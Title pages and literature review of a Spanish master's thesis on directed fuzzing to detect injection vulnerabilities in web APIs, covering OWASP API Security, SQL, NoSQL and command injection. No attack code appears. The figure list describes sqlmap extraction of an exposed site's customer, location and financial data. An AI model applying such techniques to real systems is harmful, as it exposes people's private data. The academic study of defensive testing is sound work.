Maestría en

CIBERSEGURIDAD

Trabajo previo a la obtención de título de
Magister en Ciberseguridad

AUTORES:

Héctor Elías Mena Cornejo

Henry Josué Acosta Castro

Juan Francisco Vizuete Vallejo

José Eduardo Arce Apolo

TUTOR/ES:

Alejandro Cortés López

Iván Reyes Chacón

TEMA: Testing de una API para la detección temprana de vulnerabilidades de Inyección en endpoints web mediante fuzzing dirigido

Quito - Ecuador

Ene – 20206

REINVENTEMOS EL FUTURO

Certificación de autoría

Nosotros, **Héctor Elías Mena Cornejo, Henry Josué Acosta Castro, Juan Francisco Vizuete Vallejo, José Eduardo Arce Apolo,** declaramos bajo juramento que el trabajo aquí descrito es de nuestra autoría; que no ha sido presentado anteriormente para ningún grado o calificación profesional y que se ha consultado la bibliografía detallada.

Cedemos nuestros derechos de propiedad intelectual a la Universidad Internacional del Ecuador (UIDE), para que sea publicado y divulgado en internet, según lo establecido en la Ley de Propiedad Intelectual, su reglamento y demás disposiciones legales.

Héctor Elías Mena Cornejo

Henry Josué Acosta Castro

Juan Francisco Vizuete Vallejo

José Eduardo Arce Apolo

Autorización de Derechos de Propiedad Intelectual

Nosotros, **Héctor Elías Mena Cornejo, Henry Josué Acosta Castro, Juan Francisco Vizuete Vallejo, José Eduardo Arce Apolo**, en calidad de autores del trabajo de investigación titulado **Aplicación de una API para la detección temprana de vulnerabilidades de API Injection en endpoints web mediante fuzzing dirigido**, autorizamos a la Universidad Internacional del Ecuador (UIDE) para hacer uso de todos los contenidos que nos pertenecen o de parte de los que contiene esta obra, con fines estrictamente académicos o de investigación. Los derechos que como autores nos corresponden, lo establecido en los artículos 5, 6, 8, 19 y demás pertinentes de la Ley de Propiedad Intelectual y su Reglamento en Ecuador.

D. M. Quito, enero 2026

Héctor Elías Mena Cornejo


Henry Josué Acosta Castro

Juan Francisco Vizuete Vallejo

José Eduardo Arce Apolo

Aprobación de dirección y coordinación del programa

Nosotros, **Alejandro Cortés e Iván Reyes,** declaramos que: **Héctor Elías Mena Cornejo, Henry Josué Acosta Castro, Juan Francisco Vizuete Vallejo, José Eduardo Arce Apolo** son los autores exclusivos de la presente investigación y que ésta es original, auténtica y personal de ellos.



Alejandro Cortés L.

Maestría en Ciberseguridad

Iván Reyes Ch.

Maestría en Ciberseguridad

DEDICATORIA

Dedicamos este trabajo a nuestras familias, quienes con paciencia y apoyo incondicional han sido el pilar fundamental a lo largo de este camino. A nuestros maestros, por sus conocimientos y experiencias impartidas. Y a todas aquellas personas que, de una u otra forma, nos motivaron a seguir adelante.

AGRADECIMIENTOS

Queremos expresar nuestro más sincero agradecimiento a todos quienes hicieron posible la realización de este proyecto final.

A nuestras familias, por su constante apoyo emocional durante cada esta del proceso.

A nuestros docentes, por guiarnos con sus experiencia y orientación académica.

A la UIDE, por brindarnos los recursos y herramientas necesarias para nuestro desarrollo.

Y a cada uno de nuestros compañeros, quien con sus comentarios, experiencias y debates ensancharon los conocimientos, así como los lazos de hermandad.

RESUMEN

El presente trabajo investigativo tiene como objetivo central testear y validar una API capaz de detectar de manera temprana las vulnerabilidades mediante inyección en endpoints web, mediante la aplicación de técnicas de fuzzing dirigido y validación de esquemas basados en contratos de OpenAPI. El análisis se enmarca en la necesidad de fortalecer la ciberseguridad en entornos de desarrollo a servicios, en donde las APIs representan un vector crítico de ataque, especialmente frente a fallos de validación de entrada y deficiencia de autenticación.

La metodología utilizada en el presente trabajo final fue de tipo experimental y aplicada, sustentada en un análisis documental del estado del arte sobre API Injection, OWASP API Security, NIST SP 800-115 e ISO/IEC 27034-1:2021. Se desarrollo un prototipo funcional denominado APIFuzz, implementado en el lenguaje GO por su capacidad de manejo concurrente de peticiones HTTP y eficiencia en procesos distribuidos. Como entorno de laboratorio se utilizó Kali Linux, integrando herramientas como Burpsuite, SQLMap y módulos de descubrimiento de endpoints mediante OpenAPI.

Los resultados confirmaron que la automatización del fuzzing dirigido constituye una herramienta eficaz para la detección temprana de fallos de seguridad en APIs, reduciendo el tiempo de análisis y el costo de remediación. Esto permitirá fortalecer la seguridad preventiva, mejorar la trazabilidad de pruebas y promover una cultura de desarrollo seguro en las organizaciones.

Palabras Claves: Fuzzing dirigido, vulnerabilidades de inyección, API Security, OWASP, Go, detección temprana.

ABSTRACT

The present research work has its main objective to test and validate an API capable of early detection of vulnerabilities through injection in web endpoints, by applying directed fuzzing techniques and validation of OpenAPI contract-based schemas. The analysis is framed within the need to strengthen cybersecurity in service-oriented development environments, where APIs represent a critical attack vector, especially in the face of input validation failures and authentication weaknesses.

The methodology used in this final work was experimental and applied in nature, supported by a documentary analysis of the state of the art on API Injection, OWASP API Security, NIST 800-115, and ISO/IEC 27034-1:2021. A functional prototype called APIFuzz was developed, implemented in the Go programming language due to its ability to handle concurrent HTTP requests and its efficiency in distributed processes. The laboratory environment was set up on Kalu Linux, integrating tools such as Burpsuite, SQLMap, and endpoints discovery modules through OpenAPI.

The results confirmed that the automation of directed fuzzing constitutes an effective tool for the early detection of security flaws in APIs, reducing both analysis time and remediation costs. This approach strengthens preventive security, improves test traceability, and promotes a culture of secure development within organizations.

Keywords: Directed fuzzing, injection vulnerabilities, API Security, OWASP, Go, early detection.

TABLA DE CONTENIDOS

Certificación de autoría 1
Autorización de Derechos de Propiedad Intelectual 2
Acuerdo de confidencialidad 3
Aprobación de dirección y coordinación del programa 4
DEDICATORIA 5
AGRADECIMIENTOS 6
RESUMEN 7
ABSTRACT 8
CAPITULO 1: 12
1. INTRODUCCIÓN 12
1.1. Definición del proyecto 12
1.2. Justificación e importancia del trabajo de investigación 12
1.3. Alcance 13
1.4. Objetivos 13
1.4.1. Objetivo general 13
1.4.2. Objetivo especifico 13
CAPITULO 2: 14
2. REVISIÓN DE LITERATURA 14
2.1. Estado del Arte 14
2.2. Marco Teórico 16
Ciberseguridad y arquitectura de APIs 16
OWASP y su enfoque sobre seguridad API 20
Vulnerabilidades de Inyección en el Contexto de APIs 24
Vulnerabilidades de inyección en APIs modernas 26
Impacto y consecuencias de las vulnerabilidades de inyección 28
Testing de seguridad y automatización en entornos DevSecOps 30
Metodología y estándares aplicados en pruebas de API 31
Enfoques de automatización en el aseguramiento de APIs 33
Métricas de evaluación del riesgo en APIs 34
Detección temprana de vulnerabilidades 35
Fuzzing dirigido y aprendizaje adaptativo 36
Evolución del fuzzing hacia modelos inteligentes 37

Importancia de los entornos de evaluación en la seguridad de APIs 38
Kali Linux como ecosistema de auditoría de seguridad 39
Burpsuite como componente de inspección 40
Sqlmap y la automatización de ataques de inyección 42
Go como lenguaje para desarrollo de herramientas en fuzzing 43
Gestión de Riesgo y Remediación (Hardening) de APIs 45
CAPITULO 3: 47
3. DESARROLLO 47
3.1. Materiales y Métodos 47
3.2. Desarrollo del Trabajo 48
CAPITULO 4: 80
4. ANÁLISIS DE RESULTADOS 80
4.1. Pruebas de Concepto 80
4.2. Análisis de Resultados 83
CAPITULO 5: 87
5. CONCLUSIONES Y RECOMENDACIONES 87
Conclusiones 87
Recomendaciones 88
Referencias Bibliográficas 89
Apéndices 93
Link de la máquina virtual 93
Informes 93

LISTA DE FIGURAS

Figura 1 Sitio web del objetivo seleccionado 48
Figura 2 Verificación de posibles vulnerabilidades del sitio web 49
Figura 3 Ejecución de programa Go y los resultados obtenidos 51
Figura 4 Fecha y hora del escaneo y ficheros 51
Figura 5 Ficheros y archivos obtenidos 52
Figura 6 Reporte Html del resultado de vulnerabilidades del sitio 53
Figura 7 Catálogo de vulnerabilidades encontradas 53
Figura 8 Detalle de vulnerabilidades encontradas 54
Figura 9 Información SSL/TLS 54
Figura 10 Recomendaciones de acciones de seguridad 55
Figura 11 Informe del escaneo de seguridad WebSec 55
Figura 12 Reporte del Fuzzing WebSec 57
Figura 13 Informe detallado de vulnerabilidades WebSec Fuzzer 59
Figura 14 Archivos del fichero evidencias 65
Figura 15 Menú principal de Burp Suite 66
Figura 16 Páginas web vulnerable del sitio expuesto 67
Figura 17 Entorno de prueba de seguridad web con Burp Suite 67
Figura 18 Identificación de ruta expuesta con Burp Suite 70
Figura 19 Resultados de la petición en Burp Suite de la página vulnerada 71
Figura 20 Ejecución de sqlmap en Kali Linux 71
Figura 21 Resultados del sqlmap exhibiendo la bd del sitio vulnerado 72
Figura 22 Obtención de los datos de la BD 73
Figura 23 Datos vulnerados de la base de datos 75
Figura 24 Información sensible expuestos del sitio vulnerado 75
Figura 25 Informe de seguridad 77
Figura 26 Exportación de data del sitio expuesto 83
Figura 27 Mapeo de usuarios por zona geográfica 84
Figura 28 Detalle de clientes por zona con ubicación exacta 84
Figura 29 Longitud y latitud de clientes expuestos 85
Figura 30 Exposición de ubicación del cliente para futuros fraudes o delitos 85
Figura 31 Información de datos financieros de los clientes expuestos 86
Figura 32 Datos sensibles de la gerencia de la empresa expuesta 86
Figura 33 Captura de la Ip pública de la empresa expuesta para futuros ataques 87

CAPITULO 1:

1. INTRODUCCIÓN

1.1. Definición del proyecto

El presente proyecto de titulación tiene como finalidad testear una API capaz de evaluar la susceptibilidad de endpoints web a vulnerabilidades del tipo API Injection. La propuesta consiste en el evaluar una API de servicios, analizar, descubrir sus rutas disponibles y ejecutar pruebas de inyección mediante técnicas de fuzzing dirigido y validación de esquemas, generando un puntaje de riesgo y recomendaciones de mitigación basadas en el estándar OWASP API Security.

1.2. Justificación e importancia del trabajo de investigación

Hoy en día el ecosistema digital moderno se sustenta en gran medida por el consumo de APIs, las cuales facilitan la interacción entre aplicaciones, microservicios y terceros. Sin embargo, este protagonismo las convierte al mismo tiempo es un punto muy atractivo frente a ataques. OWASP ha señalado que los ataques contras APIs son cada vez más frecuentes, destacando riesgos como la exposición excesiva de datos y consumo no restringido de recursos. Por ello, la importancia de disponer de una herramienta automatizada que permita detectar vulnerabilidades de API Injection resulta esencial para reducir la posibilidad de ataque y prevenir incidentes de seguridad que comprometan la confidencialidad, integridad y disponibilidad de los datos.

1.3.Alcance

El proyecto de titulación se centrará en testear una API de servicios y evaluar la detección de vulnerabilidades de API Injection en endpoints web. Se utilizará un prototipo funcional que incluya el descubrimiento de endpoints mediante contratos como OpenAPI y Swagger, ejecución de payloads de inyección a través de técnicas de fuzzing, validación de las respuestas frente al contrato esperado y generación de reportes con puntajes de riesgo y sugerencia de mitigación. Con esto se menciona que, el proyecto se limitará a la evaluación y reporte de riesgos detectados.

1.4. Objetivos

1.4.1. Objetivo general

Testear una API que permita la evaluación de vulnerabilidad de API Injection en endpoints web, aplicando fuzzing dirigido y validación de esquemas, con la finalidad de que proporcione un puntaje de riesgo y recomendación de seguridad.

1.4.2. Objetivo especifico

- Analizar el estado del arte sobre API Injection a través de una revisión sistemática de literatura científica para la identificación de vulnerabilidades, vectores de ataque y técnicas de seguridad existentes.
- Clasificar las vulnerabilidades de inyección mediante la definición de una taxonomía de tipos existentes para la categorización y comprensión del estudio.
- Aplicar una herramienta de prueba para APIs que incluya módulos clave para el descubrimiento de endpoints, motor de fuzzing y validador de esquemas para la automatización de la evaluación de la seguridad de las APIs.
- Implementar un repositorio de cadenas maliciosas y pruebas de software de detección mediante mecanismos de identificación de respuestas anómalas en

las APIs que permitan la simulación de ataques de inyección de manera controlada y detección de posibles vulnerabilidades.

- Evaluar el rendimiento de la herramienta aplicada mediante su uso en aplicaciones de prueba que permitan la medición de su precisión y cobertura.
- Proponer guía de mitigación y prácticas de seguridad mediante el estándar OWASP API Security que permita el fortalecimiento de las seguridad de las APIs.

CAPITULO 2:
2. REVISIÓN DE LITERATURA

2.1. Estado del Arte

La seguridad en las interfaces de programación de aplicaciones o también llamadas APIs ha emergido como un eje central dentro de las defensas cibernéticas en la actualidad, especialmente ante el auge de nuevas arquitecturas distribuidas y microservicios se que utilizan hoy en día. De acuerdo con OWASP (2023), más del 80% del tráfico web moderno están fundamentadas en APIs, lo que convierte a estas interfaces en un vector de ataque prioritario para los actores maliciosos. Los ataques de inyección como SQL Injection, Command Injection, NoSQL Injection y XML External Entity sigue ocupando posiciones criticas en los reportes anuales de vulnerabilidades, al permitir la manipulación directa de datos o la ejecución arbitraria de comandos en el servidor (Verma et al., 2022).

El auge de los servicios basados en RESTful APIs y GraphQL ha incrementado los intentos de exposición. Investigaciones recientes (Zhou & Jiang, 2021; Ahmed et al., 2023) evidencian que los modelos de autenticación tradicionales tales como el Basic Auth o el Token Based, presentan deficiencias en el control granular de acceso, permitiendo la explotación de endpoints no documentados. El estudio realizado por Huerta & Zhang (2023) revela que, en entornos de los microservicios, la falta de validación de esquemas JSON y el

uso inadecuado de input sanitization general el 37% de los incidentes detectados en pentesting automatizado.

Por otro lado, el fuzzing que es una técnica de prueba automatizada que envía datos aleatorios o especialmente estructurados a una aplicación con la finalidad de observar el comportamiento anómalos, ha evolucionado de tal manera que ahora se orienta hacia enfoques dirigidos o smart fuzzing, que priorizan las áreas del código más susceptibles de error (Bohme et al., 2020). En el ámbito de las APIs, esta metodología toma fuerza mediante el uso de contratos de servicios como Swagger o OpenAPI, que permiten al fuzzer comprender la estructura esperada de peticiones y respuestas, logrando una cobertura superior y detección temprana de vulnerabilidades (Rajendran et al., 2022),

Los sistemas modernos de API Security Testing combinan técnicas de fuzzing, análisis estático y validación semántica. Herramientas como Restler Fuzzer (Microsoft, 2023), Schemanthesis y APIFuzzer implementan algoritmos evolutivos que generan mutaciones de payloads basadas en gramáticas definidas. Sun et al. (2022) demuestran que un enfoque híbrido de fuzzing dirigido y verificación simbólica reduce el tiempo medio de detección de fallos críticos en un 45%. Paralelamente, Kim & Park (2024) incorporan aprendizaje automático en fuzzers adaptativos para priorizar casos de prueba con mayor probabilidad de impacto.

Bajo esta necesidad, Vásquez et al. (2022) destacan la necesidad de integrar modelos OWASP con métricas cuantitativas de riesgo como CVSS v3.1 y NIST SP 800-115, fortaleciendo los procesos de auditoría automatizada en APIs gubernamentales y financieras.

Los datos literarios más recientes convergen en la idea de que la detección temprana de vulnerabilidades de inyección requiere combinar automatización, aprendizaje contextual y estandarización de seguridad. Bajo este contexto, el desarrollo de una API capaz de ejecutar

fuzzing dirigido sobre endpoints web responde a una tendencia globar hacia la autonomía inteligente en pruebas de seguridad proactiva, alineada con los principios de DevSecOps (Krause & Moreno, 2024; Al-Hassan et al., 2023).

2.2. Marco Teórico

Ciberseguridad y arquitectura de APIs

La ciberseguridad se conceptualiza como el conjunto de políticas, procesos, tecnologías y prácticas diseñadas para proteger sistemas, redes, aplicaciones y datos frente a accesos no autorizados, ataques, daños o interrupciones del servicio. Bajo este análisis, la ciberseguridad ha dejado de ser un componente periférico para transformarse en un elemento útil y estratégico en la continuidad operativa y la confianza de una organización (Von Solms & Van Niekerk, 2013).

Tradicionalmente, los sistemas de información se han venido diseñando bajo estructuras monolíticos y perímetros de seguridad claramente definidos. Sin embargo, la adopción de arquitecturas distribuidas, computación en la nube y microservicios ha modificado radicalmente este paradigma. En estos entornos, los componentes del sistema interactúan mediante APIs expuestas, muchas veces accesibles desde internet, lo que incrementa significativamente la superficie de ataque (Behl & Behl, 2017).

Desde una perspectiva teórica, la ciberseguridad continúa sustentándose en el modelo CIA; confidencialidad para garantizar que la información solo sea accesible para entidades autorizadas, integridad para asegurar que los datos no sean alterados de forma indebida; y disponibilidad para procurar que los sistemas y servicios estén operativos cuando se requieran. Estas arquitecturas basadas en APIs, se ven constantemente desafiados debido a la naturaleza abierta, automatizada y altamente interconectada de los servicios. Una

vulnerabilidad en un solo endpoint puede comprometer múltiples sistemas dependientes, amplificando el impacto del incidente (NIST, 2020).

Las API representan el esqueleto comunicacional de las infraestructuras digitales modernas. De acuerdo con Shah et al. (2022), una API constituye un conjunto de definiciones y protocolos que facilitan la interoperabilidad entre componentes de software. Su adopción masiva en sectores como banca, salud o telecomunicaciones ha transformado los riesgos de seguridad tradicionales en desafíos de dirección compleja La ausencia de controles adecuados de autenticación, autorización o validación de entrada se traduce en vulnerabilidades de inyección (Alotaibi et al., 2022).

Las interfaces de programación de aplicaciones APIs constituyen mecanismos fundamentales que permiten la comunicación entre aplicaciones heterogéneas. Su evolución responde tanto a necesidades funcionales como a exigencias de escalabilidad, rendimiento y mantenibilidad.

Como lo menciona Fielding & Taylor (2002), durante las primeras etapas de la integración de sistemas empresariales, el protocolo SOAP (Simple Object Access Protocol) dominio el diseño de APIs, SOAP se caracteriza por el uso de mensajes estructurados en XML, contratos estrictos definidos mediante WSDL y una fuerte dependencia de estándares complementarios.

Aunque SOAP ofrecía robustez y formalidad, su complejidad y sobrecarga lo hacían poco eficiente para sistemas altamente escalables. Desde el punto de vista de la seguridad, la excesiva confianza en el contrato y la validación estructural no impedía la explotación de vulnerabilidad como inyecciones XML o deserialización insegura.

El paradigma REST (Representational State Transfer), propuesto por Fielding (2000), introdujo principios arquitectónicos orientados a recursos, comunicación sin estado y uso de métodos HTTP estándar. REST facilitó el desarrollo de APIs ligeras, escalables y fácilmente consumibles por clientes web y móviles.

No obstante, la simplicidad de REST también trajo consigo nuevos riesgos de seguridad. La exposición de endpoints, el uso extensivo de parámetros en JSON y la dependencia de mecanismos de autenticación externos incrementaron la probabilidad de errores de autorización y exposición excesiva de datos (Wittern et al, 2017).

En respuestas a las limitaciones de REST, surgieron tecnologías como GraphQL, que permite a los clientes definir explícitamente los datos requeridos, y gRPC, que utiliza HTTP/2y serialización binaria para mejorar el rendimiento.

Si bien estas tecnologías optimizan la eficiencia, también introducen desafíos de seguridad específicos, como consultas profundamente anidadas en GraphQL o ataques de denegación de servicio por abuso de recursos. Estos riesgos refuerzan la necesidad de enfoques de seguridad especializados para APIs modernas (OWASP, 2023).

Una pieza clave en el aseguramiento de APIs modernas es la existencia de un contrato formal como el OpenAPI que declare tipos, restricciones, patterns, longitudes máximas, enumeraciones entre otras características. Ese contrato permite implementar validaciones tanto en el gateway como en las capas de servicio, de modo que los payloads maliciosos sean filtrados antes de alcanzar la lógica interna. Además, con este contrato es posible instrumentar linting, generación de pruebas, fuzzing basado en esquemas y validaciones automáticas de request/response que reducen la probabilidad de inyección (OpenAPI Initiative, 2023).

Las arquitecturas modernas de software se caracterizan por su desacoplamiento, escalabilidad horizontal y despliegue continuo. En este contexto, las APIs actúan como el principal mecanismo de integración entre componentes.

El enfoque de microservicios propone dividir una aplicación en servicios independientes que se comunican entre sí mediante APIs. Esta arquitectura mejora la mantenibilidad y la escalabilidad, pero también incrementa el número de interfaces expuestas, lo que eleva proporcionalmente el riesgo de ataque (Newman, 2015).

Cada microservicio suele poseer su propia base de datos y lógica de negocio, lo que hace indispensable implementar controles de seguridad coherentes y centralizados para evitar inconsistencias y brechas.

Los API Gateways funcionan como intermediarios entre los clientes y los servicios Backend. Desde el punto de vista de la seguridad, permiten centralizar funciones criticas como autenticación y autorización, rate limiting, registros y monitoreo, validación de solicitudes. NIST (2021), destaca que el uso adecuado de API Gateways reduce significativamente la exposición directa de los microservicios y mejora la capacidad de detección tempana de ataques.

Por otro lado, la superficie de ataque se define como el conjunto de puntos por los cuales un atacante puede intentar comprometer un sistema. En arquitecturas basadas en APIs, esta superficie se ve ampliada por múltiples factores. Entre ellos se encuentra la exposición pública de endpoints, la automatización de ataques mediante bots, la falta de controles de autorización a nivel de objeto y el uso inseguro de parámetros dinámicos.

OWASP (2023) señala que muchas organizaciones subestiman los riesgos asociados a las APIs, aplicando controles diseñados para aplicaciones web tradicionales que resultan

insuficientes frente a amenazas específicas como Broken Object Level Authorization (BOLA) o inyecciones en estructuras JSON.

OWASP y su enfoque sobre seguridad API

Owasp o también Open Worldwide Application Security Project, tiene como propósito instaurar y descartar cualquier equivocación que provoque la inseguridad en un software (Coronel y Quirumbay, 2022). En sus inicios, su aplicación ha logrado ser de utilidad para quienes realizan auditorías en la administración de los sistemas de ciberseguridad, orientación que se ejecuta mediante evidencias de posibles vulneraciones en sitios de internet (Menejías et al., 2021).

La filosofía de OWASP se sustenta en principios de transparencia, colaboración y accesibilidad, promoviendo el acceso libre al conocimiento técnico como mecanismo para elevar el nivel de seguridad global. A diferencia de estándares cerrados o propietarios, OWASP se caracteriza por un enfoque empírico, basado en el análisis de incidentes reales, estudio de campo y contribuciones de expertos en seguridad de todo el mundo (OWASP Foundation, 2023).

Desde una perspectiva académica, OWASP cumple un rol primordial al sistematizar amenazas recurrentes, proveer taxonomías claras de vulnerabilidades, facilitar la estandarización del lenguaje técnico y servir como base para metodologías de prueba y auditoría. Esta relevancia ha llevado a que proyectos como el OWASP Top 10 y el OWASP API Security Top 10 sean adoptados como referencia en marcos normativos como ISO/IEC 27001, NIST SP 800-53 y guías de seguridad corporativas.

OWASP clasifica las amenazas a APIs en su documento OWASP API Security Top 10, destacando riesgos como: Broken Object Level Authorization, Excessive Data Exposure, Injectios Flaws y Improper Assets Management. Cada una describe escenarios donde la

manipulación o ausencia de controles adecuados compromete la integridad de los sistemas (Nunes et al., 2023). La relevancia de este estándar radica en su adopción transversal por parte de auditories y desarrolladores para el diseño de políticas de seguridad y pruebas automatizadas (Mendoza & Pérez, 2022).

A diferencia del OWASP Web Top 10, el API Security Top 10 se centra en la lógica de negocio, la autorización a nivel de objetos, la exposición de datos estructurados y el abuso automatizado de recursos.

Las organizaciones al contar con un sistema eficiente permiten que amenore considerablemente los intentos de ataques en la seguridad de las empresas, elemento que es clave para proyectar escenarios en un tiempo determinado como ha futuro (Moreno, 2021). Entre la contribución destacable es su estándar de verificación de seguridad de aplicaciones (ASVS), que determina el nivel de exactitud teniendo como tres niveles la de bajo respaldo, el segundo nivel protección recomendada y por último la de alto resguardo de protección (Blandón y Jaramillo, 2023).

En la actualidad el enfoque que posee las interfaces de programación de aplicaciones API, sirve para obtener datos o compartir información relevante salvaguardando la intimidad del sistema, esto con la finalidad de proteger la seguridad (Calderón et al., 2023). Ahora bien, cabe indicar como se efectúa este intercambio de información, en primera instancia resulta que, la relación entre cliente y servidor es el elemento indispensable para la comunicación, la misma procediendo a iniciase con una petición para que el servidor provee con la contestación, siendo el API o interfaces de programación de aplicaciones el vinculo o paso para generarse la conexión (Pérez y Anías, 2024).

Dentro de esta conexión resulta que las APIs fundamentan una estructura de seguridad para el sitio web que se encuentra solicitando la información, evitando que se introduzca

otros usuarios al sistema y obtengan la información personal o datos no autorizados (Leones et al., 2024). A través de la validación de datos que pasan por las APIs también se refuerza los datos sean auténticos y se gestionen adecuadamente hasta llegar al sistema backend, aquello con el objetivo de mantener su precisión y no alteración de datos (Peñafiel, 2021). Con lo antes referido, se desprende que las Interfaces de Programación de Aplicaciones son el elemento indispensable en el diseño de sistemas, debido a sus beneficios en la integración y coordinación en los sistemas, pero que también se ha convertido en un blanco fácil de amenazas en la seguridad por la frecuente interacción con información y datos (Quispe, 2022).

Dado aquella situación el denominado Open Worldwide Application Security Project ha elaborado el informe Owasp Api security top 10, como manual de clasificación en riesgos a los que suele abordar la API. En base a este, lo que busca la OWASP es concientizar la temática de seguridad de las API, debido a que han aumentado los riesgos o vulneraciones, que actualmente varios invasores utilizan otro tipo de estrategias para atacar el sistema y adentrarse a datos e información. De esta forma, se consolida los diez riesgos potenciales del API, cada uno se encuentra clasificados por la identificación de usuarios, información, carente control de acceso o el tipo de configuración empleado para evitar la inseguridad (Álava et al., 2022).

Con el enfoque otorgado por OWASP mejora notablemente la confianza y seguridad en las APIs eficientes para solventar cualquier ejecución maliciosa tanto desde la estructura en el diseño como autentificación de las entradas al sistema, con aquello se incorpora las instrucciones al nuevo método de ataques perpetrados e instruye a los especialistas de la seguridad a efectuar estrategias tendientes a evitar ser punto de ataques y pérdidas insuperables por el robo de información o pérdida económica (Moreno, 2021).

Mediate un análisis técnico de los principales riesgos del OWASP API Security Top 10, esta el Broken Object Level Authorization (BOLA) debido a que la autorización rota a nivel de objetos es considerada la vulnerabilidad más crítica en APIs. Ocurre cuando la API no valida adecuadamente si el usuario autenticado tiene permisos para acceder a un objeto específico, permitiendo la manipulación de identificadores en las solicitudes (OWASP, 2023).

Este tipo de vulnerabilidad es particularmente peligrosa porque no requiere técnicas avanzadas de explotación, puede ser automatizada fácilmente y afecta directamente la confidencialidad e integridad de los datos. Estudios empíricos demuestran que BOLA está presente en un alto porcentaje de APIs públicas y privadas, debido a la complejidad de implementar controles de autorización consistentes en arquitecturas de microservicios (Sounthiraraj et al., 2014).

También se encuentra el Broken Authentication que por las fallas en los mecanismos de autenticación permiten a los atacantes suplantar identidades legítimas, comprometiendo completamente la seguridad de la API. Estas vulnerabilidades suelen originarse en la implementación incorrectas de OAuth 2.0, el uso inseguro de tokens JWT, la falta de rotación de credenciales y ausencia de controles contra ataques de fuerza bruta. En el contexto de APIs, la autenticación deficiente se ve agravada por la ausencia de interacción humana, lo que facilita ataques automatizados a gran escala (Almeida et al., 2019).

La exposición excesiva de datos ocurre cunado la API devuelve más información de la estrictamente necesaria, delegando la filtración de datos al cliente. Este patrón es común en APIs REST mal diseñadas, donde se retornan objetos completos sin considerar el principio de mínimo privilegio (OWASP, 2023).

Desde una perspectiva de seguridad, esta práctica incrementa el riesgo de fugas de información sensible, violaciones de privacidad e incumplimiento normativo.

También está la ausencia de controles de consumo de recursos permite a los atacantes ejecutar ataques de denegación de servicio mediante solicitudes repetitivas o consultas complejas. En APIs modernas, este riesgo se intensifica con tecnologías como GraphQL, donde una sola solicitud puede consumir recursos significativos del Backend (Wittern et al., 2017). El rate limiting y la validación de complejidad de las solicitudes son consideradas controles esenciales para mitigar este tipo de amenazas.

Las vulnerabilidades de inyección siguen siendo una de las amenazas más persistentes en la seguridad del software. En APIs, estas vulnerabilidades se manifiestan principalmente a través de parámetros JSON manipulados, consultas dinámicas mal construidas y por falta de validación de entrada.

OWASP destaca que, aunque muchas empresas asumen que el uso de formatos estructurados como JSON reduce el riesgo de inyección, en la práctica estas vulnerabilidades continúan siendo altamente explotables (OWASP, 2023).

Vulnerabilidades de Inyección en el Contexto de APIs

Las vulnerabilidades de inyección surgen cuando los datos de entradas del usuario son interpretados como código ejecutable. Halfond et al. (202) definen la inyección como un fallo de validación que permite al intruso o atacante alterar la lógica de ejecución mediante la inserción de sentencias no autorizadas. Alazab et al. (2021) amplían la taxonomía hacia inyecciones NoSQL, XPath y Template Injection, subrayando su impacto transversal en APIs modernas. El estudio de Chen et al. (2023) demuestra que el 27% de las vulnerabilidades críticas reportadas en el NVD entre 2020 al 2023 corresponde a variantes de inyección.

Desde una perspectiva teórica, la inyección representa una violación del principio de separación entre datos y código, lo cual permite que entradas externas sean interpretadas como instrucciones válidas por motores de base de datos, sistemas operativos o servicios de

directorio. A pesar de los avances en frameworks de desarrollo y buenas prácticas de programación, estudios recientes evidencian que las vulnerabilidades de inyección continúan figurando entre las amenazas más explotadas a nivel mundial (OWASP Foundation, 2023).

En el contexto de las APIs modernas, este tipo de vulnerabilidades adquiere una relevancia particular debido al uso intensivo de parámetros dinámicos, la serialización de datos en formatos como JSON y XML, la automatización del consumo de servicios y la falsa percepción de seguridad asociada a la ausencia de interfaces gráficas.

El impacto de tales vulnerabilidades abarca la exposición de datos, escalamiento de privilegios, manipulación de sesiones y denegación de servicios. Zhang et al. (2022) sostienen que las inyecciones persisten debido a prácticas de desarrollo inseguras y ausencia de pruebas de fuzzing en ciclos de integración continua. Bajo este contexto, la automatización de pruebas se presenta como una estrategia esencial para la detección.

Las vulnerabilidades de inyección pueden clasificarse según el intérprete o componente afectado. Esta taxonomía resulta esencial para comprender los vectores de ataque y diseñar mecanismos de mitigación efectivos.

La inyección SQL ocurre cuando una aplicación construye consultas SQL de manera dinámica incorporando entradas del usuario sin aplicar controles adecuados. Este tipo de vulnerabilidad permite a un atacante manipular la consulta original para acceder, modificar o eliminar información almacenada en base de datos relacionales (Halfond et al., 2006).

En APIs REST, la inyección SQL suele manifestarse en parámetros de búsqueda, filtros dinámicos, endpoints de autenticación y en servicios de reporte. A diferencia de aplicaciones web tradicionales, las APIs suelen retornas respuestas estructuradas que facilitan la automatización del ataque y la exfiltración masiva de datos.

La adopción de base de datos NoSQL, como MongoDB o CouchDB, introdujo nuevas formas de inyección derivadas de la construcción dinámica de consultas en formato JSON. La inyección NoSQL se produce cuando un atacante manipula estructuras JSON para alterar la lógica de la consulta, por ejemplo, inyectando operadores lógicos como $ne, $or o $gt (Okman et al., 2011).

En APIs modernas, este tipo de vulnerabilidades es especialmente relevante debido a la ausencia de esquemas estrictos, el tipado dinámico y la confianza excesiva en la estructura del JSON recibido. Como lo menciona OWASP (2023), muchas APIs no aplican validaciones estrictas de tipos, permitiendo que entradas maliciosas sean procesadas directamente por el motor NoSQL.

Adicionalmente, la inyección de comandos ocurre cunado una API ejecuta comandos del sistema operativo utilizando entradas proporcionalmente por el usuario. Este tipo de vulnerabilidad es menos común en APIs modernas, pero sigue siendo crítica en servicios que realizan tareas administrativas, procesamiento de archivos o integración con sistemas heredados (Stuttard & Pinto, 2011).

El impacto de un command injection exitosa puede ser severo, ya que permite la ejecución remota de comandos, escalamiento de privilegios y compromiso total del servidor.

Vulnerabilidades de inyección en APIs modernas

La reconocida inyección en aplicaciones es habitualmente vulnerable debido a que en su aplicación existe la escasa filtración de información que es otorgado por algún usuario, constituyéndose como riesgo, empatándose a la base de datos (Tipacti, 2024). Se obtiene algunos tipos de inyección como, la salida de variables, siendo la más habitual y sencilla, este tipo de inyección también referida como SQL, se caracteriza por ser el atacante quien maniobra datos o comandos (Crespo, 2021).

El formato JSON se ha convertido en el estándar de facto para el intercambio de datos en APIs REST. Sin embargo, su flexibilidad y simplicidad pueden ocultar riesgos significativos cuando no se implementan controles adecuados.

Las APIs vulnerables suelen aceptar estructuras JSON arbitrarias, no validar tipos de datos y permitir campos adicionales no esperados. Esto posibilita la inyección de payloads maliciosos que alteran la lógica interna de la aplicación, especialmente en consultas dinámicas contra bases de datos NoSQL (OWASP, 2023).

